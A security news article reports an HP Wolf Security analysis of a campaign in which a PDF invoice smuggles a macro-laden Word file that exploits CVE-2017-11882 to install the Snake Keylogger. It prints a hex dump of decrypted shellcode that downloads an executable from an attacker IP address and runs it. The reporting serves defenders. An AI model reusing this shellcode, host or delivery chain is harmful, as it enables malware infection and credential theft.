PDF smuggles Microsoft Word doc to drop Snake Keylogger malware

By Bill Toulas

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



Threat analysts have discovered a recent malware distribution campaign using PDF attachments to smuggle malicious Word documents that infect users with malware.

The choice of PDFs is unusual, as most malicious emails today arrive with DOCX or XLS attachments laced with malware-loading macro code.

However, as people become more educated about opening malicious Microsoft Office attachments, threat actors switch to other methods to deploy malicious macros and evade detection.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



In a new report by HP Wolf Security, researchers illustrate how PDFs are being used as a transport for documents with malicious macros that download and install information-stealing malware on victim's machines.

Embedding Word in PDFs

In a campaign seen by HP Wolf Security, the PDF arriving via email is named "Remittance Invoice," and our guess is that the email body contains vague promises of payment to the recipient.

When the PDF is opened, Adobe Reader prompts the user to open a DOCX file contained inside, which is already unusual and might confuse the victim.


Because the threat actors named the embedded document "has been verified," the Open File prompt below states, "The file 'has been verified." This message could trick recipients into believing that Adobe verified the file as legitimate and that the file is safe to open.



Dialog requesting action approval *(HP)*


While malware analysts can inspect embedded files in PDFs using parsers and scripts, regular users who receive these tricky emails wouldn’t go that far or even know where to start.

As such, many may open the DOCX in Microsoft Word, and if macros are enabled, will download an RTF (rich text format) file from a remote resource and open it.



GET request to fetch the RTF file *(HP)*

The download of the RTF is the result of the following command, embedded in the Word file along with the hardcoded URL "vtaurl[.]com/IHytw", which is where the payload is hosted.



URL that hosts the RTF file *(HP)*

Exploiting old RCE

The RTF document is named "f_document_shp.doc" and contains malformed OLE objects, likely to evade analysis. After some targeted reconstruction, HP's analysts found that it attempts to abuse an old Microsoft Equation Editor vulnerability to run arbitrary code.

Address	Hex	ASCII
031F04D0	00 00 6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00	..k.e.r.n.e.l.3.
031F04E0	32 00 00 00 E8 9F 01 00 00 89 C3 E8 0D 00 00 00	2...è.....Ãè....
031F04F0	4C 6F 61 64 4C 69 62 72 61 72 79 57 00 53 E8 FE	LoadLibraryW.Sèþ
031F0500	01 00 00 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F	....Çè....GetPro
031F0510	63 41 64 64 72 65 73 73 00 53 E8 E2 01 00 00 89	cAddress.Sèâ....
031F0520	C6 E8 1A 00 00 00 45 78 70 61 6E 64 45 6E 76 69	Æè....ExpandEnvi
031F0530	72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 57 00	ronmentStringsW.
031F0540	53 FF D6 68 04 01 00 00 8D 54 24 08 52 E8 22 00	SÿÖh.....T$.Rè".
031F0550	00 00 25 00 50 00 55 00 42 00 4C 00 49 00 43 00	..%.P.U.B.L.I.C.
031F0560	25 00 5C 00 76 00 62 00 63 00 2E 00 65 00 78 00	%.\.v.b.c...e.x.
031F0570	65 00 00 00 FF D0 E8 0E 00 00 00 55 00 72 00 6C	e...ÿÐè....U.r.l
031F0580	00 4D 00 6F 00 6E 00 00 00 FF D7 E8 13 00 00 00	.M.o.n...ÿ×è....
031F0590	55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C	URLDownloadToFil
031F05A0	65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 0C 52 E8	eW.PÿÖj.j..T$.Rè
031F05B0	4E 00 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00	N...h.t.t.p.:./.
031F05C0	2F 00 31 00 39 00 32 00 2E 00 32 00 32 00 37 00	/.1.9.2...2.2.7.
031F05D0	2E 00 31 00 39 00 36 00 2E 00 32 00 31 00 31 00	..1.9.6...2.1.1.
031F05E0	2F 00 46 00 52 00 45 00 53 00 48 00 2F 00 66 00	/.F.R.E.S.H./.f.
031F05F0	72 00 65 00 73 00 68 00 2E 00 65 00 78 00 65 00	r.e.s.h...e.x.e.
031F0600	00 00 6A 00 FF D0 89 FA 8D BC 24 28 02 00 00 B9	..j.ÿÐ.ú.¼$(...¹
031F0610	0F 00 00 00 31 C0 F3 AB C7 84 24 28 02 00 00 3C	....1Àó«Ç.$(...<
031F0620	00 00 00 8D 44 24 04 89 84 24 38 02 00 00 FF 84	....D$...$8...ÿ.
031F0630	24 44 02 00 00 89 D7 E8 10 00 00 00 73 00 68 00	$D....×è....s.h.
031F0640	65 00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10	e.l.l.3.2...ÿ×è.
031F0650	00 00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45	...ShellExecuteE
031F0660	78 57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0	xW.PÿÖ..$(...RÿÐ
031F0670	E8 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73	è....ExitProcess
031F0680	00 53 FF 66 C4 8A 64 71 A8 FD 92 6F 67 E4 38 7B	.SÿfÄ.dq¨ý.ogä8{
031F0690	70 AD 44 67 24 60 65 E7 78 1E 98 BF 99 B6 B2 03	p.Dg$`eçx..¿.¶²..
031F06A0	16 FB FE 98 81 78 D1 BD 3E 5C D3 FA DA 39 04 23	.ûþ..xÑ½>\ÓúÚ9.#
031F06B0	9D 99 77 E8 46 C3 5B 39 E6 A5 D6 57 13 2D 95 C3	..wèFÃ[9æ¥ÖW.-.Ã
031F06C0	87 24 5E 82 6A 6A 99 72 7E 31 BE 4C 72 EF 03 B1	.$^.jj.r~1¾Lrï.±
031F06D0	6A F4 8D 37 38 4C 54 56 9C 07 5E E4 5A BE 96 DC	jô.78LTV..^äZ¾.Ü
031F06E0	C9 A4 23 53 07 46 34 F2 96 95 34 83 51 1F 8C F0	É¤#S.F4ò..4.Q..ð
031F06F0	A5 50 5A 5E BE EC 0D 6C 4F EF 5B EE 11 AB 6F 0F	¥PZ^¾ì.lOï[î.«o.

Decrypted shellcode presenting the payload *(HP)*

The deployed shellcode exploits CVE-2017-11882, a remote code execution bug in Equation Editor fixed in November 2017 but still available for exploitation in the wild.

That flaw immediately caught the attention of hackers when it was disclosed, while the slow patching that followed resulted in it becoming one of the most exploited vulnerabilities in 2018.

By exploiting CVE-2017-11882, the shellcode in the RTF downloads and runs Snake Keylogger, a modular info-stealer with powerful persistence, defense evasion, credential access, data harvesting, and data exfiltration capabilities.

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.
